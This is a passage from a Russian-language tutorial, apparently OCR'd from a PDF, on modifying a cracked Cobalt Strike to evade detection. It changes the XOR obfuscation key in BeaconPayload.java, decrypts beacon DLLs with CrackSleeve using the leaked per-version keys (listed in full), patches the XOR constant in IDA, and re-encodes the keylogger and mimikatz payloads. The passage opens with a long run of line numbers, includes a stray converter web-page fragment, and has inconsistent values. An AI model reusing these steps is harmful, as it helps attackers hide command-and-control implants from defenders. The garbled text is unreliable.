3309
3310
3311
3312
3313
3314
3315
3316
3317
3318
3319
3319
3320
3321
3322
3323
3324
3325
3326
3327
3328
3329
3329
3330
3331
3332
3333
3334
3335
3336
3337
3338
3339
3339
3340
3341
3342
3343
3344
3345
3346
3347
3348
3349
3349
3350
3351
3352
3353
3354
3355
3356
3357
3358
3359
3359
3360
3361
3362
3363
3364
3365
3366
3367
3368
3369
3369
3370
3371
3372
3373
3374
3375
3376
3377
3378
3379
3379
3380
3381
3382
3383
3384
3385
3386
3387
3388
3389
3389
3390
3391
3392
3393
3394
3395
3396
3397
3397
3398
3399
3399
3400
3401
3402
3403
3404
3405
3406
3407
3408
3409
3409
3410
3411
3412
3413
3414
3415
3416
3417
3418
3419
3419
3420
3421
3422
3423
3424
3425
3426
3427
3428
3429
3429
3430
3431
3432
3433
3434
3435
3436
3437
3438
3439
3439
3440
3441
3442
3443
3444
3445
3446
3447
3448
3449
3449
3450
3451
3452
3453
3454
3455
3456
3457
3458
3459
3459
3460
3461
3462
3463
3464
3465
3466
3467
3468
3469
3469
3470
3471
3472
3473
3474
3475
3476
3477
3478
3479
3479
3480
3481
3482
3483
3484
3485
3486
3487
3488
3489
3489
3490
3491
3492
3493
3494
3495
3496
3497
3497
3498
3499
3499
3500
3501
3502
3503
3504
3505
3506
3507
3508
3509
3509
3510
3511
3512
3513
3514
3515
3516
3517
3518
3519
3519
3520
3521
3522
3523
3524
3525
3526
3527
3528
3529
3529
3530
3531
3532
3533
3534
3535
3536
3537
3538
3539
3539
3540
3541
3542
3543
3544
3545
3546
3547
3548
3549
3549
3550
3551
3552
3553
3554
3555
3556
3557
3558
3559
3559
3560
3561
3562
3563
3564
3565
3566
3567
3568
3569
3569
3570
3571
3572
3573
3574
3575
3576
3577
3578
3579
3579
3580
3581
3582
3583
3584
3585
3586
3587
3588
3
```

Теперь, как мы видим выше, мы меняем только 2 файла, функции cloudstrike веб-сервера и файл Commonutils в общем файле...

Нам нужно создать проект artifacts сейчас. Мы можем получить некоторую ошибку kz из-за изменения выше, но это нормально. Мы исправим это быстро, удалив функции ошибок.

Как видите, наша компиляция была успешно выполнена с помощью нашей библиотеки Lib/cobaltstrike.JAR



~/ Обфускация маячков

Мы перейдем ко второй и самой важной части в запутывании нашей DLL-маячка!

Мы поместим наш “BeaconPayload.java” в наш “SRC” и убедимся, что структура правильная, как показано ниже:

Создайте папку внутри “SRC” и назовите ее “beacon” и вставьте в нее “BeaconPayload.JAVA”, это должно выглядеть так.

src/beacon/BeaconPayload.java

Теперь откройте BeaconPayload.java в IDEA и посмотрите на картинку ниже, где шестнадцатеричное “2E” (0x2E) в десятичной кодировке.

```
46     this.arch = var5;
47     this.client = var2;
48 }
49
50 3 usages
51 public static byte[] beacon_obfuscate(byte[] var0) {
52     byte[] var1 = new byte[var0.length];
53
54     for(int var2 = 0; var2 < var0.length; ++var2) {
55         var1[var2] = (byte)(var0[var2] ^ 2E);
56     }
57
58     return var1;
59 }
60
61
62 public BeaconDLL exportBeaconStageITP(int var1, String var2, boolean var3, boolean var4) {
63     AssertUtils.TestSetValue(this.arch, "x86_x64");
64     String var5 = "";
65     if ("x86".equals(this.arch)) {
66         var5 = "resources/beacon.dll";
67     } else if ("x64".equals(this.arch)) {
68         var5 = "resources/beacon.x64.dll";
69     }
70
71     DevLog.log(DevLog.STORY.CS0210_TEST, this.getClass(), "exportBeaconStageITP", "Using BeaconDLL 001");
72     BeaconDLL var6 = new BeaconDLL(var5);
73 }
```

Теперь нам нужно изменить этот десятичный код на что-нибудь другое. Для этой демки я изменил его на “77” (0x4D) в шестнадцатеричном формате.

Decimal to Hexadecimal Converter

To use this **decimal to hex converter** tool, you have to type a decimal value like 79 into the left field below, and then hit the Convert button. Therefore, you can convert up to 19 decimal characters (max. value of 9223372036854775807) to hex.

Facebook Twitter

Decimal Value (max: 9223372036854775807)

77

Convert

Hexadecimal Value

4D

swap conversion: Hex to Decimal

Decimal to hex conversion result in base numbers

$(77)_{10} = (4D)_{16}$

Используйте этот сайт (<http://rapidtables.com/convert/number/decimal-to-hex.html>), чтобы преобразовать десятичное число в шестнадцатеричное.

Пока то, что мы сделали сейчас, это обfuscация исходного кода загрузки DLL в CS. Теперь нам нужно модифицировать DLL с помощью CrackSleeve (<https://github.com/Traxsw/CrackSleeve>) + IDA (<https://github.com/Traxsw/CrackSleeve>).

~/CrackSleeve

Я хочу упомянуть здесь, что для того, чтобы иметь возможность модифицировать DLL, вам нужен ключ, так как модифицированный cobaltstrike 4.5, который я зарелизю с помощью моего инструмента HCS, то мы будем работать с предыдущей DLL cobaltstrike 4.4, следуя этому методу, вы можете изменить cobaltstrike 4.x до 4.5.

Теперь нам нужно изменить DDL нашего маячка через CrackSleeve.

Поместите CrackSleeve.java и cobaltstrike.jar в одну папку и отредактируйте файл CrackSleeve.java с помощью IDEA.

Откройте CrackSleeve.java в IDEA и измените ключ, как показано ниже:



```
import common.*;
import dns.DnsSecurity;
import java.io.*;
import java.util.Enumeration;
import java.util.jar.JarEntry;
import java.util.jar.JarFile;

public class CrackSleeve {
    private static byte[] originkey = { -94, -104, 25, 74, 1, -58, -76, -113, -91, -126, -90, -87, -4, -69, -110, -42 };
    private static byte[] customkey = null;
    private String EmoDir = "Resources/Icons/cstrike";
    private String EmoDir2 = "Resources/Icons/sleeve";

    public void start() {
        Enumeration<JarEntry> entries = null;
        JarFile file = null;
        try {
            file = new JarFile("cobaltstrike.jar");
            entries = file.entries();
            while (entries.hasMoreElements()) {
                JarEntry entry = entries.nextElement();
                if (entry.getName().equals("Icons/cstrike/icon.png")) {
                    byte[] data = entry.getBytes();
                    System.out.println("Icon size: " + data.length);
                    break;
                }
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```


OriginKey CS 4.4:

{94, -104, 25, 74, 1, -58, -76, -113, -91, -126, -90, -87, -4, -69, -110, -42}

Я хочу отметить здесь, что если вы хотите изменить маячки cobaltstrike 4.0 или 4.1, 4.3, 4.4, 4.5, то вы можете скачать оригинальные файлы cobaltstrike 4.1 из-за 4.5, а также я поставил ключи (кроме 4.5 до релиза инструмент), поэтому вы можете использовать любую версию и модифицировать ее, заменив в CrackSleeve.java

Скачать исходные файлы CS 4/x можно [тут](#).





OriginKey

```
//private static byte[] OriginKey40 = {27, -27, -66, 82, -58, 37, 92, 51, 85, -114, -118, 28, -74, 103, -53, 6};
//private static byte[] OriginKey41 = {-128, -29, 42, 116, 32, 96, -72, -124, 65, -101, -96, -63, 113, -55,
-86, 118};
//private static byte[] OriginKey42 = {-78, 13, 72, 122, -35, -44, 113, 52, 24, -14, -43, -93, -82, 2, -89, -96};
//private static byte[] OriginKey43 = {58, 68, 37, 73, 15, 56, -102, -18, -61, 18, -67, -41, 88, -83, 43, -103};
//private static byte[] OriginKey44 = {94, -104, 25, 74, 1, -58, -76, -113, -91, -126, -90, -87, -4, -69, -110,
-42}
```

Ключи дешифрования

4.0 1be5be52c6255c33558e8a1cb667cb06
 4.1 80e32a742060b884419ba0c171c9aa76
 4.2 b20d487addd4713418f2d5a3ae02a7a0
 4.3 3a4425490f389aeecc312bdd758ad2b99
 4.4 5e98194a01c6b48fa582a6a9fcbb92d6

Теперь после изменения ключа в CrackSleeve.java выполните команду:

javac -encoding UTF-8 -classpath cobaltstrike.jar CrackSleeve.java

Затем


java -classpath cobaltstrike.jar;./ CrackSleeve decode

Затем, если ваш ключ CS правильный, вы найдете DLL для расшифровки внутри папки.

Resources/Decode/sleeve

~/ Обфускация IDEA dll


Откройте IDA и начните с любой DLL, которую вы хотите изменить (я выбираю beacon.dll).



Ищите через (ALT+T) для (2E -> найти все вхождения).


The screenshot shows the IDA Pro interface with the assembly view active. A search result for the instruction 'xor byte 10032020[eax], 2h' is highlighted with a red box. The assembly window displays various functions and their assembly code. The status bar at the bottom indicates 'Line 1 of 835'.

Address	Function	Instruction
.text:1000A0C8	sub_1000A09C	xor byte 10032020[eax], 2h
.text:1000B0D0	sub_1000B0D0	db 20h;
.text:1000B0D4	sub_1000B0D4	db 20h;
.text:1000B0D8	sub_1000B0D8	db 20h;
.text:1000B0DC	sub_1000B0DC	db 20h;
.text:1000B0E0	sub_1000B0E0	db 20h;
.text:1000B0E4	sub_1000B0E4	db 20h;
.text:1000B0E8	sub_1000B0E8	db 20h;
.text:1000B0F0	sub_1000B0F0	db 20h;
.text:1000B0F4	sub_1000B0F4	db 20h;
.text:1000B0F8	sub_1000B0F8	db 20h;
.text:1000B0FC	sub_1000B0FC	db 20h;
.text:1000B100	sub_1000B100	db 20h;
.text:1000B104	sub_1000B104	db 20h;
.text:1000B108	sub_1000B108	db 20h;
.text:1000B10C	sub_1000B10C	db 20h;
.text:1000B110	sub_1000B110	db 20h;
.text:1000B114	sub_1000B114	db 20h;
.text:1000B118	sub_1000B118	db 20h;
.text:1000B11C	sub_1000B11C	db 20h;
.text:1000B120	sub_1000B120	db 20h;
.text:1000B124	sub_1000B124	db 20h;
.text:1000B128	sub_1000B128	db 20h;
.text:1000B12C	sub_1000B12C	db 20h;
.text:1000B130	sub_1000B130	db 20h;
.text:1000B134	sub_1000B134	db 20h;
.text:1000B138	sub_1000B138	db 20h;
.text:1000B13C	sub_1000B13C	db 20h;
.text:1000B140	sub_1000B140	db 20h;
.text:1000B144	sub_1000B144	db 20h;
.text:1000B148	sub_1000B148	db 20h;
.text:1000B14C	sub_1000B14C	db 20h;
.text:1000B150	sub_1000B150	db 20h;
.text:1000B154	sub_1000B154	db 20h;
.text:1000B158	sub_1000B158	db 20h;
.text:1000B15C	sub_1000B15C	db 20h;
.text:1000B160	sub_1000B160	db 20h;
.text:1000B164	sub_1000B164	db 20h;
.text:1000B168	sub_1000B168	db 20h;
.text:1000B16C	sub_1000B16C	db 20h;




Меняйте 2E на любое другое значение которое хочешь. Я выбираю 9F.


2E XOR




9F XOR



После редактирования подтвердите.



Затем примените патч.




НЕ СОХРАНЯЙТЕСЬ! Пропустите это.

Теперь нам нужно зашифровать нашу модифицированную DLL через CrackSleeve, выполнить эту команду и скопировать sleeve внутрь проекта IDEA.



```
Encoding keylogger.x64.dll.....Done.  
Encoding Loader.Beacon.x64.o.....Done.  
Encoding Loader.Beacon.x86.o.....Done.  
Encoding Loader.Generic.x64.o.....Done.  
Encoding Loader.Generic.x86.o.....Done.  
Encoding mimikatz-chrome.x64.dll.....Done.  
